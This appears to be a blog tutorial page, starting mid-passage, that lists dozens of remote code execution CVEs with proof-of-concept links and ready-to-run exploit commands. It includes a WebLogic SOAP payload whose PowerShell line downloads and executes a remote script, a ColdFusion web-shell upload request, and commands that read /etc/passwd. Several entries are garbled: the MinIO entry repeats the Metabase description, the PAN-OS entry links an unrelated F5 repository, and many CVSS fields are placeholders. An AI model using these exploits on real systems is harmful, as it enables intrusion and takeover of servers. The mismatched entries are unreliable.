Set the HZN cookie in your browser to bypass authentication
```

RCE in Solarwinds Web Help Desk Arbitrary HQL Evaluation

- Vendor: Solarwinds
- CVE: CVE-2021-35232
- CVSS: 10.0
- Description: There are hard-coded credentials present in SolarWinds Web Help Desk. Through these credentials an attacker could be allowed to execute arbitrary HQL queries against the database.

https://blog.assetnote.io/2022/01/23/solarwinds-webhelpdesk-hsql-advisory/

RCE in Websphere Portal

- Vendor: Websphere
- CVE: CVE-2021-27748
- CVSS: 10.0
- Description: A vulnerability in Apache Struts2 that allows for RCE via a crafted Content-Type header.

https://blog.assetnote.io/2021/12/26/chained-ssrf-websphere/

RCE in Citrix Gateways/ADCs

- Vendor: Citrix
- CVE: 2023-3519
- CVSS: 10.0
- Description: Unauthenticated remote code execution.

https://github.com/telekom-security/cve-2023-3519-citrix-scanner

RCE in Metabase

- Vendor: Metabase
- CVE: CVE-2023-38646
- CVSS: 10.0
- Description: Metabase open source before 0.46.6.1 and Metabase Enterprise before 1.46.6.1 allow attackers to execute arbitrary commands on the server, at the server's privilege level. Authentication is not required for exploitation. The other fixed versions are 0.45.4.1, 1.45.4.1, 0.44.7.1, 1.44.7.1, 0.43.7.2, and 1.43.7.2.

https://github.com/Pumpkin-Garden/POC_Metabase_CVE-2023-38646
https://github.com/0xrobiul/CVE-2023-38646

```
python cve-2023-38646.py
```

RCE in MinIO

- Vendor: MinIO
- CVE: CVE-2023-28434
- CVSS: 10.0
- Description: Metabase open source before 0.46.6.1 and Metabase Enterprise before 1.46.6.1 allow attackers to execute arbitrary commands on the server, at the server's privilege level. Authentication is not required for exploitation. The other fixed versions are 0.45.4.1, 1.45.4.1, 0.44.7.1, 1.44.7.1, 0.43.7.2, and 1.43.7.2.

https://github.com/AbelChe/evil_minio

RCE Vulnerability in Oracle WebLogic Server

- **Vendor**: Oracle
- **CVE**: CVE-2020-14882
- **CVSS**: [To be filled based on available data]
- **Description**: This vulnerability allows remote attackers to execute arbitrary code on affected installations of Oracle WebLogic Server.

https://github.com/jas502n/CVE-2020-14882

RCE Vulnerability in Zoho ManageEngine Desktop Central

- **Vendor**: Zoho
- **CVE**: CVE-2020-10189
- **CVSS**: [To be filled based on available data]
- **Description**: A vulnerability in the ManageEngine Desktop Central could allow an unauthenticated, remote attacker to execute arbitrary code.

https://github.com/zavke/CVE-2020-10189-ManageEngine

```
python src-2020-0011.py
```

RCE Vulnerability in Atlassian Confluence Server

- **Vendor**: Atlassian
- **CVE**: CVE-2019-3396
- **CVSS**: [To be filled based on available data]
- **Description**: The vulnerability allows an attacker to exploit a Server-Side Template Injection in the Widget Connector macro in Atlassian Confluence Server.

https://github.com/Yt1g3r/CVE-2019-3396_EXP

```
1、put the cmd.vm on your website (must use ftp or https ,http doesn't work )
2、modify RCE_exp.py , change the filename = 'ftp://1.1.1.1/cmd.vm'  (python -m pyftpdlib -p 21)
3、python REC_exp.py http://test.wiki_test.cc:8080 "whoami"
```

RCE Vulnerability in Oracle WebLogic Server

- **Vendor**: Oracle
- **CVE**: CVE-2019-2725
- **CVSS**: [To be filled based on available data]
- **Description**: This vulnerability allows remote attackers to execute arbitrary code on affected installations of Oracle WebLogic Server.

https://github.com/lufeirider/CVE-2019-2725

```
ifcmd: echo blah
```

RCE Vulnerability in Pulse Secure VPN servers

- **Vendor**: Pulse Secure
- **CVE**: CVE-2019-11510
- **CVSS**: [To be filled based on available data]
- **Description**: An arbitrary file reading vulnerability in Pulse Secure VPN servers could allow an attacker to access sensitive information.

https://github.com/projectzeroindia/CVE-2019-11510

```
cat targetlist.txt | bash CVE-2019-11510.sh --only-etc-passwd
```

RCE Vulnerability in Citrix Application Delivery Controller and Citrix Gateway

- **Vendor**: Citrix
- **CVE**: CVE-2019-19781
- **CVSS**: [To be filled based on available data]
- **Description**: A vulnerability in Citrix Application Delivery Controller and Citrix Gateway could allow an unauthenticated, remote attacker to perform arbitrary code execution.

https://github.com/trustedsec/cve-2019-19781

```
python citrixmash.py
```

RCE Vulnerability in Microsoft Exchange Server

- **Vendor**: Microsoft
- **CVE**: CVE-2020-0688
- **CVSS**: [To be filled based on available data]
- **Description**: A remote code execution vulnerability exists in Microsoft Exchange Server when the server fails to properly create unique keys at install time.

https://github.com/Ridter/cve-2020-0688

```
python cve-2020-0688.py -s https://ip/owa/ -u user -p pass -c "ping
test.ph4nxq.dnslog.cn"
```

RCE Vulnerability in Palo Alto Networks PAN-OS

- **Vendor**: Palo Alto Networks
- **CVE**: CVE-2020-2022
- **CVSS**: [To be filled based on available data]

- **Description**: An OS command injection vulnerability in Palo Alto Networks PAN-OS software could allow an authenticated administrator to execute arbitrary OS commands with root privileges.

https://github.com/west9b/F5-BIG-IP-POC

RCE Vulnerability in Oracle WebLogic Server

- **Vendor**: Oracle
- **CVE**: CVE-2019-2729
- **CVSS**: [To be filled based on available data]
- **Description**: A remote code execution vulnerability exists in Oracle WebLogic Server due to deserialization of malicious data.

https://github.com/ruthlezs/CVE-2019-2729-Exploit

```
python oracle-weblogic-deserialize.py -u http://192.168.1.1:8080 -c whoami
```

RCE Vulnerability in Apache Struts

- **Vendor**: Apache
- **CVE**: CVE-2018-11776
- **CVSS**: [To be filled based on available data]
- **Description**: A remote code execution vulnerability exists in Apache Struts due to insufficient validation of user-provided untrusted inputs.

https://github.com/mazen160/struts-pwn_CVE-2018-11776

```
python struts-pwn.py --url 'http://example.com/demo/struts2-
showcase/index.action'
```

RCE Vulnerability in Adobe ColdFusion

- **Vendor**: Adobe
- **CVE**: CVE-2018-15961
- **CVSS**: [To be filled based on available data]
- **Description**: A file upload vulnerability in Adobe ColdFusion could lead to arbitrary code execution.

https://github.com/vah13/CVE-2018-15961

```
POST /cf_scripts/scripts/ajax/ckeditor/plugins/filemanager/upload.cfm
HTTP/1.1
Host: coldfusion:port
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/62.0.3202.9 Safari/537.36
Content-Type: multipart/form-data; boundary=--------------------------
-24464570528145
Content-Length: 303
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------24464570528145
Content-Disposition: form-data; name="file"; filename="shell"
Content-Type: image/jpeg

%%%%%%%%
-----------------------------24464570528145
Content-Disposition: form-data; name="path"

shell
-----------------------------24464570528145--
```

RCE Vulnerability in Apache Struts

- **Vendor**: Apache
- **CVE**: CVE-2017-9791
- **CVSS**: [To be filled based on available data]
- **Description**: A remote code execution vulnerability exists in Apache Struts due to a flaw in the REST plugin.

https://github.com/dragoneeg/Struts2-048

```
python Struts048.py
```

RCE Vulnerability in Apache Solr

- **Vendor**: Apache
- **CVE**: CVE-2017-12629
- **CVSS**: [To be filled based on available data]
- **Description**: A remote code execution vulnerability exists in Apache Solr due to the runExecutable feature in the Config API.

https://github.com/Imanfeng/Apache-Solr-RCE

RCE Vulnerability in Oracle WebLogic Server

- **Vendor**: Oracle
- **CVE**: CVE-2017-10271
- **CVSS**: [To be filled based on available data]
- **Description**: A remote code execution vulnerability exists in Oracle WebLogic Server's WLS Security component.

https://github.com/c0mmand3rOpSec/CVE-2017-10271

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: SOMEHOSTHERE
Content-Length: 1226
content-type: text/xml
Accept-Encoding: gzip, deflate, compress
Accept: */*
User-Agent: python-requests/2.2.1 CPython/2.7.6 Linux/3.19.0-25-generic

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
        <soapenv:Header>
                <work:WorkContext
xmlns:work="http://bea.com/2004/06/soap/workarea/">
                        <java version="1.8.0_151"
class="java.beans.XMLDecoder">
                        <void class="java.lang.ProcessBuilder">
                                <array class="java.lang.String" length="3">
                                <void index = "0">
                                        <string>cmd</string>
                                </void>
                                <void index = "1">
                                        <string>/c</string>
                                </void>
                                <void index = "2">
                                        <string>powershell -exec bypass IEX
(New-Object
Net.WebClient).DownloadString(&apos;http://SOMESERVERHERE/GOTPAYLOAD.ps1&apos;
</string>
                                </void>
                        </array>
                        <void method="start"/>
                        </void>
                        </java>
                        </work:WorkContext>
        </soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

RCE Vulnerability in VMware vCenter Server

- **Vendor**: VMware
- **CVE**: CVE-2021-22005
- **CVSS**: [To be filled based on available data]
- **Description**: A file upload vulnerability in the vSphere Client of VMware vCenter Server could lead to remote code execution.

https://github.com/shmilylty/cve-2021-22005-exp

```
./exp -t https ://10.130.0.95 -s hi.jsp
```

RCE Vulnerability in Atlassian Confluence via OGNL injection

- **Vendor**: Atlassian
- **CVE**: CVE-2021-26084
- **CVSS**: [To be filled based on available data]

- **Description**: An OGNL injection vulnerability in Atlassian Confluence could allow an authenticated user to execute arbitrary code.

https://github.com/h3v0x/CVE-2021-26084_Confluence

```
python3 Confluence_OGNLInjection.py -u http://xxxxx.com
```

RCE Vulnerability in Microsoft OMI (“OMIGOD”)

- **Vendor**: Microsoft
- **CVE**: CVE-2021-38647
- **CVSS**: [To be filled based on available data]
- **Description**: A remote code execution vulnerability exists in the Open Management Infrastructure (OMI) software, dubbed “OMIGOD” by researchers.

https://github.com/horizon3ai/CVE-2021-38647

```
python3 omigod.py -t 10.0.0.5 -c id
```

Joomla! Core RCE Vulnerability

- **Vendor**: Joomla!
- **CVE**: CVE-2015-8562
- **CVSS**: [To be filled based on available data]
- **Description**: A session injection vulnerability in Joomla! allows for remote code execution.

https://github.com/paralelo14/JoomlaMassExploiter

```
python https://joomlacve-2015-8562.py/ example.com
```

Magento Shoplift Bug RCE

- **Vendor**: Magento
- **CVE**: CVE-2015-1397
- **CVSS**: [To be filled based on available data]
- **Description**: The “Shoplift bug” allows attackers to exploit a vulnerability to execute arbitrary code.

https://github.com/tmatejicek/CVE-2015-1397

RCE in Cisco Adaptive Security Appliance Software and Firepower Threat Defense Software

- **Vendor**: Cisco
- **CVE**: CVE-2018-0101

- **CVSS**: [To be filled based on available data]
- **Description**: A vulnerability in the Secure Sockets Layer (SSL) VPN functionality of the Cisco ASA Software could allow an unauthenticated, remote attacker to cause a reload of the affected system or to remotely execute code.

https://github.com/1337g/CVE-2018-0101-DOS-POC

```
python cve-2018-0101poc.py
```

RCE in PHPMailer

- **Vendor**: PHPMailer
- **CVE**: CVE-2016-10033
- **CVSS**: [To be filled based on available data]
- **Description**: A vulnerability in PHPMailer allows an attacker to remotely execute arbitrary code.

https://github.com/opsxcq/exploit-CVE-2016-10033

```
./exploit localhost:8080
```

RCE in Ruby on Rails

- **Vendor**: Ruby on Rails
- **CVE**: CVE-2019-5420
- **CVSS**: [To be filled based on available data]
- **Description**: A file content disclosure vulnerability in Ruby on Rails can be leveraged for remote code execution.

https://github.com/mpgn/Rails-doubletap-RCE

```
ruby exploit.rb
```

RCE in Jenkins

- **Vendor**: Jenkins
- **CVE**: CVE-2019-1003000
- **CVSS**: [To be filled based on available data]
- **Description**: A vulnerability in Jenkins allows attackers to execute arbitrary code on the master using crafted payloads.

https://github.com/adamyordan/cve-2019-1003000-jenkins-rce-poc

```
python exploit.py --url http://jenkins-site.com --job job_name --username
your_user --password your_passwd --cmd "cat /etc/passwd"
```

RCE in JBoss Application Server

- **Vendor**: JBoss
- **CVE**: CVE-2017-12149
- **CVSS**: [To be filled based on available data]
- **Description**: Deserialization of untrusted data in JBoss Application Server can lead to remote code execution.

https://github.com/yunxu1/jboss-_CVE-2017-12149

```
java -jar verify_CVE-2017-12149.jar http://xxx:8080
```

RCE in Microsoft SharePoint

- **Vendor**: Microsoft
- **CVE**: CVE-2019-0604
- **CVSS**: [To be filled based on available data]
- **Description**: A remote code execution vulnerability exists in Microsoft SharePoint when the software fails to check the source markup of an application package.

https://github.com/k8gege/CVE-2019-0604

```
python cve-2019-0604-exp.py
```

RCE in ElasticSearch

- **Vendor**: Elastic
- **CVE**: CVE-2015-1427
- **CVSS**: [To be filled based on available data]
- **Description**: Remote attackers can execute arbitrary MVEL expressions and Java code via the source parameter.

https://github.com/t0kx/exploit-CVE-2015-1427

```
./exploit.sh 127.0.0.1:9200
```

RCE in Exim Mail Transfer Agent

- **Vendor**: Exim
- **CVE**: CVE-2019-10149
- **CVSS**: [To be filled based on available data]
- **Description**: A vulnerability in Exim allows remote attackers to execute commands as root via a crafted SMTP session.

https://github.com/cowbe0x004/eximrce-CVE-2019-10149

```
python eximrce.py <HOST> <PORT>
```

RCE in WordPress File Manager Plugin

- **Vendor**: WordPress
- **CVE**: CVE-2020-25213
- **CVSS**: [To be filled based on available data]
- **Description**: A vulnerability in the File Manager plugin allows unauthenticated users to execute arbitrary code.

https://github.com/Aron-Tn/0day-elFinder-2020

```
python3 0day.py
```

RCE in Microsoft Office

- **Vendor**: Microsoft
- **CVE**: CVE-2017-11882
- **CVSS**: [To be filled based on available data]
- **Description**: A memory corruption vulnerability exists in Microsoft Office software when the software fails to properly handle objects in memory.

https://github.com/embedi/CVE-2017-11882

```
webdav_exec_CVE-2017-11882.py -u trigger_unc_path -e executable_unc_path -o
output_file_name
```

All in one

- https://github.com/k8gege/K8tools

Cover By Raymond -hanhao

Rating:

08 Sep 2023

tutorial

#blue #red

« File Binding Methods(RTC0015)

comments powered by Disqus

Explore →

tutorial (21) news (1) recipe (3)